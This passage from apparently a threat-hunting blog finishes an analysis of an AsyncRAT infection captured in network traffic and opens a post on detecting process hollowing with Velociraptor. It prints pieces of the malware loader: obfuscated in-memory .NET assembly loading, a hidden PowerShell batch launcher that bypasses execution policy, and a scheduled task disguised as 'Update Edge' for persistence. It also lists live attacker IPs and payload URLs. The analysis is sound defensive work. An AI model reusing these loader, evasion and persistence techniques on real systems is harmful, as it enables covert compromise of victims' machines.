<p>Next, the script proceeds to <strong>load a .NET assembly directly from memory</strong>. The method used here is <strong>obfuscated</strong> to evade detection by string-matching techniques. By replacing the <code class="language-plaintext highlighter-rouge">#</code> characters with an empty string, the method <strong>Load</strong> is revealed, which is part of the <strong>.NET Reflection.Assembly</strong> class. This method is used to load the <code class="language-plaintext highlighter-rouge">$pe</code> byte array, which was created earlier. Essentially, this allows the script to execute a <strong>.NET assembly without writing it to disk</strong>, making it harder for antivirus programs to detect.</p>

<h4 id="3-accessing-and-executing-a-method-from-the-loaded-assembly">3. Accessing and Executing a Method from the Loaded Assembly</h4>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$HM</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s1">'L###############o################a#d'</span><span class="w"> </span><span class="o">-replace</span><span class="w"> </span><span class="s1">'#'</span><span class="p">,</span><span class="w"> </span><span class="s1">''</span><span class="w">
</span><span class="nv">$Fu</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">[</span><span class="n">Reflection.Assembly</span><span class="p">]::</span><span class="nv">$HM</span><span class="p">(</span><span class="nv">$pe</span><span class="p">)</span><span class="w">

</span></code></pre></div></div>

<p>After the assembly is loaded into memory, the script retrieves a specific class from it, named <strong>NewPE2.PE</strong>. This name is also <strong>obfuscated</strong> using <code class="language-plaintext highlighter-rouge">#</code> symbols, which are replaced to reveal the actual class name. The script then fetches the <strong>Execute</strong> method from this class, which will later be invoked to run the payload.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$NA</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s1">'C:\W#######indow############s\Mi####cr'</span><span class="o">-replace</span><span class="w">  </span><span class="s1">'#'</span><span class="p">,</span><span class="w"> </span><span class="s1">''</span><span class="w">
</span><span class="nv">$AC</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$NA</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="s1">'osof#####t.NET\Fra###mework\v4.0.303###19\R##egSvc#####s.exe'</span><span class="o">-replace</span><span class="w">  </span><span class="s1">'#'</span><span class="p">,</span><span class="w"> </span><span class="s1">''</span><span class="w">
</span><span class="nv">$VA</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">@(</span><span class="nv">$AC</span><span class="p">,</span><span class="w"> </span><span class="nv">$NKbb</span><span class="p">)</span><span class="w">

</span></code></pre></div></div>

<p>Here, the script builds a path to a specific executable file located in the .NET framework: <strong>RegSvcs.exe</strong>. Again, heavy <strong>obfuscation</strong> is used to hide the actual path. The final path is constructed by piecing together several obfuscated strings, resulting in <code class="language-plaintext highlighter-rouge">C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe</code>. This file is a legitimate part of the .NET framework but is being <strong>misused</strong> here. The <code class="language-plaintext highlighter-rouge">$VA</code> array is created to hold the path to this executable, and the byte array <code class="language-plaintext highlighter-rouge">$NKbb</code>, likely to be used as parameters for the <strong>Execute</strong> method.</p>

<h4 id="4-creating-powershell-and-batch-files">4. Creating PowerShell and Batch Files</h4>

<p>The script then writes several files to the C:\Users\Public directory, ensuring they are easily accessible and executable:</p>

<ol>
  <li><strong>PowerShell Script (Conted.ps1)</strong>
``` powershell
 [IO.File]::WriteAllText(“C:\Users\Public\Conted.ps1”, $Content)</li>
</ol>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>This part of the script creates a PowerShell file, Conted.ps1. Although the content of this script is not shown in the current code snippet, it is likely part of the payload that will be executed later.

2. **Batch File (Conted.bat)**:

``` powershell
$Content = @'
@e%Conted%%Conted% off
set "ps=powershell.exe"
set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Conted.ps1"
%ps% %Contedms% -Command "&amp; '%cmd%'"
exit /b
'@
[IO.File]::WriteAllText("C:\Users\Public\Conted.bat", $Content)
</code></pre></div></div>
<p>A batch file named <strong>Conted.bat</strong> is also created. This batch file will execute the <strong>PowerShell script</strong> (<strong>Conted.ps1</strong>) in <strong>hidden mode</strong> (<code class="language-plaintext highlighter-rouge">-WindowStyle Hidden</code>) and bypass the execution policy (<code class="language-plaintext highlighter-rouge">-ExecutionPolicy Bypass</code>), making it difficult for the user or security software to detect the script’s execution.</p>

<ol>
  <li><strong>VBScript (Conted.vbs)</strong>
    <div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$Content</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="sh">@'
on error resume next
Function CreateWshShellObj()
 Dim objName
 objName = "WScript.Shell"
 Set CreateWshShellObj = CreateObject(objName)
End Function
...
'@</span><span class="w">
</span><span class="p">[</span><span class="n">IO.File</span><span class="p">]::</span><span class="n">WriteAllText</span><span class="p">(</span><span class="s2">"C:\Users\Public\Conted.vbs"</span><span class="p">,</span><span class="w"> </span><span class="nv">$Content</span><span class="p">)</span><span class="w">
</span></code></pre></div>    </div>
    <p>The script writes a <strong>VBScript file</strong> (<strong>Conted.vbs</strong>) that runs the <strong>batch file</strong> (<strong>Conted.bat</strong>). This script is designed to run the batch file <strong>silently</strong> (with visibility set to <code class="language-plaintext highlighter-rouge">0</code>), ensuring that the user does not notice any visible command windows or prompts.</p>
  </li>
  <li><strong>Creating a Scheduled Task for Persistence</strong></li>
</ol>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$scheduler</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-Object</span><span class="w"> </span><span class="nt">-ComObject</span><span class="w"> </span><span class="nx">Schedule.Service</span><span class="w">
</span><span class="nv">$scheduler</span><span class="o">.</span><span class="nf">Connect</span><span class="p">()</span><span class="w">
</span><span class="o">...</span><span class="w">
</span><span class="nv">$taskDefinition</span><span class="o">.</span><span class="nf">RegistrationInfo</span><span class="o">.</span><span class="nf">Description</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"Runs a script every 2 minutes"</span><span class="w">
</span><span class="nv">$trigger</span><span class="o">.</span><span class="nf">Repetition</span><span class="o">.</span><span class="nf">Interval</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"PT2M"</span><span class="w">
</span><span class="nv">$action</span><span class="o">.</span><span class="nf">Path</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="s2">"C:\Users\Public\Conted.vbs"</span><span class="w">
</span><span class="nv">$taskFolder</span><span class="o">.</span><span class="nf">RegisterTaskDefinition</span><span class="p">(</span><span class="s2">"Update Edge"</span><span class="p">,</span><span class="w"> </span><span class="nv">$taskDefinition</span><span class="p">,</span><span class="w"> </span><span class="nx">6</span><span class="p">,</span><span class="w"> </span><span class="bp">$null</span><span class="p">,</span><span class="w"> </span><span class="bp">$null</span><span class="p">,</span><span class="w"> </span><span class="nx">3</span><span class="p">)</span><span class="w">
</span></code></pre></div></div>

<p>Finally, the script sets up a <strong>scheduled task</strong> to run the <strong>VBScript</strong> (<strong>Conted.vbs</strong>) every <strong>2 minutes</strong>. This scheduled task is named <strong>“Update Edge,”</strong> which gives it the appearance of a legitimate browser update process. By creating this task, the script ensures that the payload is executed <strong>persistently</strong> every 2 minutes, maintaining control over the system.</p>

<h3 id="further-analysis-required">Further Analysis Required</h3>

<p>It is important to note that the analysis of the PCAP file is ongoing, and new findings might emerge as we continue the investigation.</p>

<h3 id="observations-and-next-steps">Observations and Next Steps</h3>

<p>The variable <code class="language-plaintext highlighter-rouge">$hexString_bbb and $hexString_pe</code>, which appears to contain another payload, requires further decoding. Upon inspection, this string shows similarities to a recent Zoom Invite Telegram C2 malware that was previously analysed. You can find the detailed analysis of that malware <a href="https://daniyyell.com/malware%20analysis/inside-zoom-invite-call-phishing-malware-distribution/">here</a>.</p>

<p>Although the malware behaviour in this instance closely resembles the one seen in the zoom Invite case, the Python decoding script from that blog post did not work in this scenario, as it was specifically designed for PowerShell-based malware. Given this, a different decoding approach will be necessary to handle this hexadecimal payload.</p>

<p>The code for Deobfucation</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">re</span>

<span class="c1"># Original PowerShell script as a string
</span><span class="n">powershell_script</span> <span class="o">=</span> <span class="sa">r</span><span class="s">"""
$hexString_bbb = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00
_80_00_00_00_0E_1F_BA_0E_00_B4_09_CD_21_B8_01_4C_CD_21_54_68_69_73_20_70_72_6F_67_72_61_6D
_20_63_61_6E_6E_6F_74_20_62_65_20_72_75_6E_20_69_6E_20_44_4F_53_220_A8_48_6F_75_3B_26_01_00
_____paste_the_rremaining_hex_here"
"""</span>
<span class="c1"># Function to extract and decode hexadecimal strings
</span><span class="k">def</span> <span class="nf">decode_hex_string</span><span class="p">(</span><span class="n">script</span><span class="p">):</span>
    <span class="c1"># Extract the hexadecimal string from the PowerShell script
</span>    <span class="n">hex_string_match</span> <span class="o">=</span> <span class="n">re</span><span class="p">.</span><span class="n">search</span><span class="p">(</span><span class="sa">r</span><span class="s">'\"([0-9A-Fa-f_]+)\"'</span><span class="p">,</span> <span class="n">script</span><span class="p">)</span>
    <span class="k">if</span> <span class="n">hex_string_match</span><span class="p">:</span>
        <span class="n">hex_string</span> <span class="o">=</span> <span class="n">hex_string_match</span><span class="p">.</span><span class="n">group</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span>
        <span class="c1"># Remove underscores and convert to bytes
</span>        <span class="n">hex_string</span> <span class="o">=</span> <span class="n">hex_string</span><span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="s">'_'</span><span class="p">,</span> <span class="s">''</span><span class="p">)</span>
        <span class="n">byte_data</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="n">hex_string</span><span class="p">)</span>
        <span class="c1"># Convert bytes to ASCII characters (ignore non-ASCII characters)
</span>        <span class="n">decoded_string</span> <span class="o">=</span> <span class="n">byte_data</span><span class="p">.</span><span class="n">decode</span><span class="p">(</span><span class="s">'ascii'</span><span class="p">,</span> <span class="n">errors</span><span class="o">=</span><span class="s">'ignore'</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">decoded_string</span>
    <span class="k">else</span><span class="p">:</span>
        <span class="k">return</span> <span class="bp">None</span>

<span class="c1"># Decode the hexadecimal string and print the result
</span><span class="n">decoded_string</span> <span class="o">=</span> <span class="n">decode_hex_string</span><span class="p">(</span><span class="n">powershell_script</span><span class="p">)</span>
<span class="k">if</span> <span class="n">decoded_string</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"Decoded String:"</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="n">decoded_string</span><span class="p">)</span>
<span class="k">else</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"No valid hexadecimal string found in the script."</span><span class="p">)</span>

</code></pre></div></div>

<p>Upon decoding the contents of the <code class="language-plaintext highlighter-rouge">MDM.jpg</code> file, we initially expected a PowerShell script, but the result, as seen in Figure 25, indicated otherwise; the decoded string contained <strong>“Ms@ !L!This program cannot be run in DOS mode</strong>,” a clear sign that the data was actually a binary file (executable) as shown in Fig 19, which means our next step will involve converting it back to its original binary form for further analysis.</p>

<p><img src="/assets/images/Selks/binary_execu.png" alt="Fig 19: AsyncRat Executable" /></p>

<p><em>Fig 19: AsyncRat Executable</em></p>

<h5 id="code">Code</h5>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">re</span>

<span class="c1"># Original PowerShell script as a string
</span><span class="n">powershell_script</span> <span class="o">=</span> <span class="sa">r</span><span class="s">"""
$hexString_bbb = "4D_5A_90_00_03_00_00_00_04_00_00_00_FF_FF_00_00_B8_00_00_00_00_00_00_00_40_00_00_00_00_00_00
_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_00_80_00
_00_00_0E_1F_BA_0E_00_B4_09_CD_21_B8_01_4C_CD_21_54_68_69_73_20_70_72_6F_67_72_61_6D_20_63_61
_6E_6E_6F_74_20_62_65_20_72_75_6E_20_69_6E_20_44_4F_53_220_A8_48_6F_75_3B_26_01_00_____paste_the_rremaining_hex_here"
"""</span>
<span class="c1"># Function to extract and decode hexadecimal strings
</span><span class="k">def</span> <span class="nf">decode_hex_string_to_bytes</span><span class="p">(</span><span class="n">script</span><span class="p">):</span>
    <span class="c1"># Extract the hexadecimal string from the PowerShell script
</span>    <span class="n">hex_string_match</span> <span class="o">=</span> <span class="n">re</span><span class="p">.</span><span class="n">search</span><span class="p">(</span><span class="sa">r</span><span class="s">'\"([0-9A-Fa-f_]+)\"'</span><span class="p">,</span> <span class="n">script</span><span class="p">)</span>
    <span class="k">if</span> <span class="n">hex_string_match</span><span class="p">:</span>
        <span class="n">hex_string</span> <span class="o">=</span> <span class="n">hex_string_match</span><span class="p">.</span><span class="n">group</span><span class="p">(</span><span class="mi">1</span><span class="p">)</span>
        <span class="c1"># Remove underscores and convert to bytes
</span>        <span class="n">hex_string</span> <span class="o">=</span> <span class="n">hex_string</span><span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="s">'_'</span><span class="p">,</span> <span class="s">''</span><span class="p">)</span>
        <span class="n">byte_data</span> <span class="o">=</span> <span class="nb">bytes</span><span class="p">.</span><span class="n">fromhex</span><span class="p">(</span><span class="n">hex_string</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">byte_data</span>
    <span class="k">else</span><span class="p">:</span>
        <span class="k">return</span> <span class="bp">None</span>

<span class="c1"># Decode the hexadecimal string to bytes
</span><span class="n">binary_data</span> <span class="o">=</span> <span class="n">decode_hex_string_to_bytes</span><span class="p">(</span><span class="n">powershell_script</span><span class="p">)</span>

<span class="c1"># Save the binary data to an .exe file
</span><span class="k">if</span> <span class="n">binary_data</span><span class="p">:</span>
    <span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">'decoded_file.exe'</span><span class="p">,</span> <span class="s">'wb'</span><span class="p">)</span> <span class="k">as</span> <span class="n">exe_file</span><span class="p">:</span>
        <span class="n">exe_file</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">binary_data</span><span class="p">)</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"The binary data has been successfully saved to 'decoded_file.exe'."</span><span class="p">)</span>
<span class="k">else</span><span class="p">:</span>
    <span class="k">print</span><span class="p">(</span><span class="s">"No valid hexadecimal string found in the script."</span><span class="p">)</span>


</code></pre></div></div>

<p>We uploaded the extracted <code class="language-plaintext highlighter-rouge">decoded_file.exe</code> to VirusTotal, where it had a detection rate of <strong>57 out of 74</strong> as shown in Fig 20. The first scan was recorded on <strong>2023-10-30 at 15:08:44 UTC</strong>. You can view the detailed analysis on VirusTotal through the following link: <a href="https://www.virustotal.com/gui/file/1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798">VirusTotal Analysis</a>.</p>

<p><img src="/assets/images/Selks/Async_VirusTotal.png" alt="Fig 20: VirusTotal Scan" /></p>

<p><em>Fig 20: VirusTotal Scan</em></p>

<p>In this blog, we will not be performing a detailed code or static analysis of this malicious file, as it requires more in-depth examination. We plan to cover these aspects in a future post.</p>

<p>For dynamic analysis, you can explore the following resources:</p>
<ul>
  <li><a href="https://app.any.run/tasks/c226c343-8b98-4714-b3ea-47547a3a8b0c">AnyRun Analysis</a> of the <code class="language-plaintext highlighter-rouge">decoded_file.exe</code></li>
  <li><a href="https://www.hybrid-analysis.com/sample/1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798/67180b1aaff61a299c0507cc">Hybrid Analysis</a> of the same file.</li>
</ul>

<p>Additionally, SELKS detected a malicious SSL certificate associated with the AsyncRAT server. As shown in Figure 21, the decoded base64 payload displayed patterns consistent with “MALWARE Observed Malicious SSL Cert (AsyncRAT Server)” and included the text fragment <strong>“Q..e…..J..wRa……..m.g….Se%n. ….&lt;7M….u?5..:_F.oI!:k.N.A!\…………………….0…0………….C…..x!./9..0\r..*.H..\r..\r..0.1.0…U….AsyncRAT Server0”</strong>. This highlights how SELKS played a crucial role in refining our analysis and bringing us closer to a conclusive verdict.</p>

<p><img src="/assets/images/Selks/Async_VirusTotal.png" alt="Fig 21: VirusTotal Scan" /></p>

<p><em>Fig 21: VirusTotal Scan</em></p>

<h3 id="indicators-of-compromise-ioc">Indicators of Compromise (IOC)</h3>

<p>Here are the indicators of compromise (IOC) related to the observed malicious activity:</p>

<ul>
  <li><strong>IP Addresses:</strong>
    <ul>
      <li><code class="language-plaintext highlighter-rouge">23.26.108.213</code></li>
      <li><code class="language-plaintext highlighter-rouge">45.126.209.4</code></li>
    </ul>
  </li>
  <li><strong>Domain Names:</strong>
    <ul>
      <li><code class="language-plaintext highlighter-rouge">madmrx.duckdns.org</code></li>
    </ul>
  </li>
  <li><strong>URLs:</strong>
    <ul>
      <li><a href="http://45.126.209.4:222/mdm.jpg">http://45.126.209.4:222/mdm.jpg</a></li>
      <li><a href="http://45.126.209.4:222/xlm.txt">http://45.126.209.4:222/xlm.txt</a></li>
    </ul>
  </li>
  <li><strong>File Hash:</strong>
    <ul>
      <li><code class="language-plaintext highlighter-rouge">88e8cee71f454bc1fa6b3a7741a3bd7d</code></li>
    </ul>
  </li>
</ul>

<h2 id="conclusion">Conclusion</h2>

<p>Analysing PCAP files remains a vital skill in the line of defence against cyber threats. Over the years, tools like Wireshark have made this process more accessible, but modern threats require more advanced platforms for comprehensive analysis. In this blog, we explored how SELKS, a free open-source platform, can be used to analyse a PCAP file and identify both the victim and the attacker.</p>

<p>Using SELKS, we successfully correlated the attack with Suricata rules and tracked the embedded payloads within the HTTP requests, ultimately tracing the malicious files back to AsyncRAT. The downloaded files, such as <code class="language-plaintext highlighter-rouge">/mdm.jpg</code> and <code class="language-plaintext highlighter-rouge">/xlm.txt</code>, were revealed as part of the attacker’s toolkit to execute remote commands and deliver the RAT. By extracting the Indicators of Compromise (IOCs), we were able to better understand the scope of the attack and its potential impact.</p>

<p>This case study also underscored the importance of platforms like SELKS in real-time network monitoring and threat detection. Advanced capabilities such as integrating Suricata alerts, tracking malicious SSL certificates, and correlating activities with MITRE ATT&amp;CK techniques (such as Command and Control and Dynamic Resolution) greatly enhance the effectiveness of threat hunting and incident response.</p>

<p>Ultimately, this analysis highlights how crucial it is to adopt tools that go beyond manual network analysis, enabling defenders to respond swiftly and effectively to evolving cyber threats.</p>

<h2 id="references">References</h2>

<p>[1] P. Kumar N, “AsyncRAT C2 Framework: Overview, Technical Analysis &amp; Detection,” <em>Qualys Security Blog</em>, Aug. 16, 2022. Available: <a href="https://blog.qualys.com/vulnerabilities-threat-research/2022/08/16/asyncrat-c2-framework-overview-technical-analysis-and-detection">https://blog.qualys.com/vulnerabilities-threat-research/2022/08/16/asyncrat-c2-framework-overview-technical-analysis-and-detection</a>. [Accessed: Oct. 22, 2024].</p>

<p>[2] N. CAT, “AsyncRAT,” <em>GitHub</em>, Nov. 21, 2022. Available: <a href="https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp">https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp</a>. [Accessed: Oct. 22, 2024].</p>

<p>[3] J. Petters, “How to Use Wireshark: Comprehensive Tutorial + Tips,” <em>Varonis</em>, Aug. 29, 2019. Available: <a href="https://www.varonis.com/blog/how-to-use-wireshark">https://www.varonis.com/blog/how-to-use-wireshark</a>. [Accessed: Oct. 22, 2024].</p>

<p>[4] M. Labs, “Unmasking AsyncRAT New Infection Chain,” <em>McAfee Blog</em>, Nov. 3, 2023. Available: <a href="https://www.mcafee.com/blogs/other-blogs/mcafee-labs/unmasking-asyncrat-new-infection-chain">https://www.mcafee.com/blogs/other-blogs/mcafee-labs/unmasking-asyncrat-new-infection-chain</a>. [Accessed: Oct. 22, 2024].</p>

<p>[5] B. Tancio, F. Cureg, and M. E. Viray, “Analyzing AsyncRAT’s Code Injection into Aspnet_Compiler.exe across Multiple Incident Response Cases,” <em>Trend Micro</em>, Dec. 11, 2023. Available: <a href="https://www.trendmicro.com/en_gb/research/23/l/analyzing-asyncrat-code-injection-into-aspnetcompiler-exe.html">https://www.trendmicro.com/en_gb/research/23/l/analyzing-asyncrat-code-injection-into-aspnetcompiler-exe.html</a>. [Accessed: Oct. 22, 2024].</p>

<p>[6] F. Martinez, “AsyncRAT loader: Obfuscation, DGAs, decoys and Govno,” <em>AT&amp;T Cybersecurity</em>, May 21, 2024. Available: <a href="https://cybersecurity.att.com/blogs/labs-research/asyncrat-loader-obfuscation-dgas-decoys-and-govno">https://cybersecurity.att.com/blogs/labs-research/asyncrat-loader-obfuscation-dgas-decoys-and-govno</a>. [Accessed: Oct. 22, 2024].</p>

<p>[7] Splunk Threat Research Team, “AsyncRAT Crusade - Detections and Defense,” <em>Splunk</em>, Mar. 27, 2023. Available: <a href="https://www.splunk.com/en_us/blog/security/asyncrat-crusade-detections-and-defense.html">https://www.splunk.com/en_us/blog/security/asyncrat-crusade-detections-and-defense.html</a>. [Accessed: Oct. 22, 2024].</p>

<p>[8] VirusTotal Analysis Overview 1. Available: <a href="https://www.virustotal.com/gui/file/1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798/details">https://www.virustotal.com/gui/file/1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798/details</a>. [Accessed: Oct. 22, 2024].</p>

<p>[9] VirusTotal Analysis Overview 2. Available: <a href="https://www.virustotal.com/gui/file/39ce0b953f3831429fa1c971ad0da741877ad2c932406e43f64874e65f82a238/details">https://www.virustotal.com/gui/file/39ce0b953f3831429fa1c971ad0da741877ad2c932406e43f64874e65f82a238/details</a>. [Accessed: Oct. 22, 2024].</p>

<p>[10] “Malware Traffic Analysis,” <em>Malware Traffic Analysis</em>, Jan. 9, 2024. Available: <a href="https://malware-traffic-analysis.net/2024/01/09/index.html">https://malware-traffic-analysis.net/2024/01/09/index.html</a>. [Accessed: Oct. 22, 2024].</p>

<p>[11] AnyRun Analysis Overview. Available: <a href="https://app.any.run/tasks/c226c343-8b98-4714-b3ea-47547a3a8b0c">https://app.any.run/tasks/c226c343-8b98-4714-b3ea-47547a3a8b0c</a>. [Accessed: Oct. 22, 2024].</p>

<p>[12] Hybrid Analysis Overview. Available: <a href="https://www.hybrid-analysis.com/sample/1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798">https://www.hybrid-analysis.com/sample/1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798</a>. [Accessed: Oct. 22, 2024].</p>

<p>[13] “Network Security Monitoring and Threat Hunting Dr Josh w/ Peter Manev,” YouTube. Available: <a href="https://www.youtube.com/watch?v=s621gAaURA0&amp;t=3261s">https://www.youtube.com/watch?v=s621gAaURA0&amp;t=3261s</a>. [Accessed: Oct. 22, 2024].</p>]]></content><author><name>Daniel Jeremiah</name></author><category term="Threat Hunting" /><category term="Tools" /><category term="Malware Analysis" /><summary type="html"><![CDATA[An in-depth analysis of network traffic using SELKS to investigate AsyncRAT infection patterns, offering modern techniques for threat hunters and malware analysts.]]></summary></entry><entry><title type="html">Unmasking Hidden Threats: Using Velociraptor for Process Hollowing Analysis</title><link href="https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Utilising-Velociraptor-for-Effective-Malware-Detection-and-Response/" rel="alternate" type="text/html" title="Unmasking Hidden Threats: Using Velociraptor for Process Hollowing Analysis" /><published>2024-10-08T00:00:00+00:00</published><updated>2024-10-08T00:00:00+00:00</updated><id>https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Utilising-Velociraptor-for-Effective-Malware-Detection-and-Response</id><content type="html" xml:base="https://daniyyell.com/threat%20hunting/tools/malware%20analysis/Utilising-Velociraptor-for-Effective-Malware-Detection-and-Response/"><![CDATA[<h1 id="introduction">Introduction</h1>

<p>Process hollowing is a technique frequently employed by malware developers to disguise malicious activities by injecting code into legitimate processes <a href="https://www.malwarebytes.com/blog/news/2018/08/process-doppelganging-meets-process-hollowing_osiris">[1]</a>. The MITRE ATT&amp;CK framework further elaborates on this technique in detail, particularly under T1055.012 <a href="https://attack.mitre.org/techniques/T1055/012/">[3]</a>. In this approach, the malware starts a legitimate process in a suspended state, removes its legitimate code, and then replaces it with malicious code <a href="https://attack.mitre.org/techniques/T1055/012/">[3]</a>. The process is resumed, and it appears to be running normally in the system, making it difficult for traditional security tools to detect the hidden malicious activity.</p>

<p>The key difference between Process Hollowing and Process Injection lies in their execution flow. In Process Hollowing, the malware hijacks a legitimate process and replaces its entire code space <a href="https://www.ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations">[4]</a>. In contrast, Process Injection involves injecting malicious code into an already running process without necessarily replacing the original code 
<a href="https://www.deepinstinct.com/blog/malware-evasion-techniques-part-1-process-injection-and-manipulation">[7]</a>. Process Injection can manipulate or extend a legitimate process’s behaviour by introducing new threads or DLLs, while Process Hollowing entirely takes over a process by overwriting its image 
<a href="https://www.deepinstinct.com/blog/malware-evasion-techniques-part-1-process-injection-and-manipulation">[7]</a> <a href="https://trustedsec.com/blog/the-nightmare-of-proc-hollows-exe">[5]</a>.</p>

<p>In this blog, we will explore how to identify and analyse such malicious techniques using Velociraptor. This tool provides powerful capabilities for hunting and detecting Process Hollowing malware, enabling security analysts to dig deeper into suspicious processes, memory dumps, and hidden behaviours within infected systems.</p>

<h2 id="velociraptor">Velociraptor</h2>

<p>Velociraptor is an advanced open-source tool designed for monitoring endpoints, hunting threats, and conducting digital forensics <a href="https://docs.velociraptor.app/docs/gui/hunting/">[2]</a>. It provides a flexible and scalable platform for incident response, enabling analysts to query endpoints, gather artefacts, and perform real-time hunts across an environment. What makes Velociraptor unique is its ability to create custom queries using VQL (Velociraptor Query Language), which allows it to adapt to various scenarios.</p>

<p><img src="/assets/images/velo/Velo_Original.png" alt="Velociraptor Logo" /> <a href="https://docs.velociraptor.app/docs/gui/hunting/">[2]</a></p>

<p>With Velociraptor, you can collect the same artefact from multiple endpoints simultaneously using a Hunt <a href="https://docs.velociraptor.app/docs/gui/hunting/">[2]</a>. Hunts let you monitor offline endpoints by scheduling the collection of artefacts from any endpoints that come back online within a specified timeframe. This feature makes it easy to review the results from all collections, track which endpoints collected the artefact, and ensure that no endpoint collects the same artefact more than once. For more information about Velociraptor, please visit <a href="https://docs.velociraptor.app/docs/gui/hunting/">the official documentation</a>.</p>

<h3 id="lab-configuration">Lab Configuration</h3>

<p>In this lab, there are two operating systems: Windows 10 Pro, functioning as the client, and Ubuntu, serving as the server.</p>

<p>The malware will be executed on the Windows system, while artefacts will be collected using the Ubuntu server where the Velociraptor server has been installed. For detailed instructions on installing and configuring Velociraptor, please refer to <a href="https://docs.velociraptor.app/docs/deployment/">the official documentation</a>. This topic will not be covered in this post to optimise time.</p>

<h3 id="use-case">Use Case</h3>

<p>This lab presents a straightforward use case designed for both beginners and experienced professionals to understand easily.</p>

<p>Rather than hunting blindly through the system, the approach taken here is clear and focused. A known malicious process is running on the victim system; although its name is obvious, the aim is to conduct a blind hunt under the assumption that malware is present on the client system. Velociraptor will be employed to identify and investigate this potential malware, leading to a conclusion about its presence and behaviour. Additionally, the findings will be verified through the graphical user interface (GUI) to enhance understanding and reinforce the results obtained during the hunt.</p>

<h3 id="in-linux-server">In Linux Server</h3>

<p>To ensure that Velociraptor is functioning correctly, it is assumed that the installation and configuration have been completed as per the guidelines provided on the <a href="https://docs.velociraptor.app/docs/deployment/">official documentation</a>. As shown in Fig 2.</p>

<p><img src="/assets/images/velo/2_checking_velo_if_its_up.png" alt="Figure 2" /></p>

<p><em>Fig 2: Velocirapto Runing</em></p>

<p>Velociraptor is active and running on the Linux server. The next step is to add the agent. On the same Linux server, open a web browser and navigate to the Velociraptor URL. The default port is 8889. You can use a local DNS, as shown in the example, or simply your IP address followed by <code class="language-plaintext highlighter-rouge">:8889</code> to access the GUI. Log in using the password you set during the installation process. This section ensures that Velociraptor is operational on the Linux server and guides users on accessing the Velociraptor interface to proceed with further configurations.</p>

<h3 id="in-windows-10-pro">In Windows 10 Pro</h3>

<p>The next step is to add the clients to the Windows 10 Pro system. To achieve this, a local web server can be hosted on the Linux server to serve the Windows client, as shown in Fig 3.</p>

<p><img src="/assets/images/velo/3_updog.png" alt="Figure 3" /></p>

<p><em>Fig 3: updog up and runing</em></p>

<p>Users can opt for tools like <code class="language-plaintext highlighter-rouge">python http.server</code>, but in this blog, we will use “updog” to serve the configuration file from the Linux server. The Windows client can then download the file.</p>

<p>Please note that both systems are configured under NAT in VMware, meaning they are on the same network and can communicate with each other seamlessly.</p>

<p>After downloading the client configuration file, execute it on the Windows client to ensure it works properly. For more details, refer to Fig 4.</p>

<p><img src="/assets/images/velo/4_velociraptor_clients.png" alt="Figure 4" /></p>

<p><em>Fig 4: Velociraptor client</em></p>

<p>If all steps are followed correctly, both the Linux server and the Windows client should now be properly configured, allowing for further actions in Velociraptor.</p>

<h3 id="before-we-begin-the-hunt">Before We Begin the Hunt</h3>

<p>Before starting the threat hunt and collecting artefacts from the Windows 10 Pro endpoint, we need to ensure that the malware is delivered and executed properly. As previously discussed, use the command <code class="language-plaintext highlighter-rouge">pip3 install updog</code> to set up the web server and host the malware from localhost. It doesn’t matter whether you’re using Kali Linux, Kali Purple, or Ubuntu, as the goal is to deliver the malware to the Windows environment, as shown in Fig 5.</p>

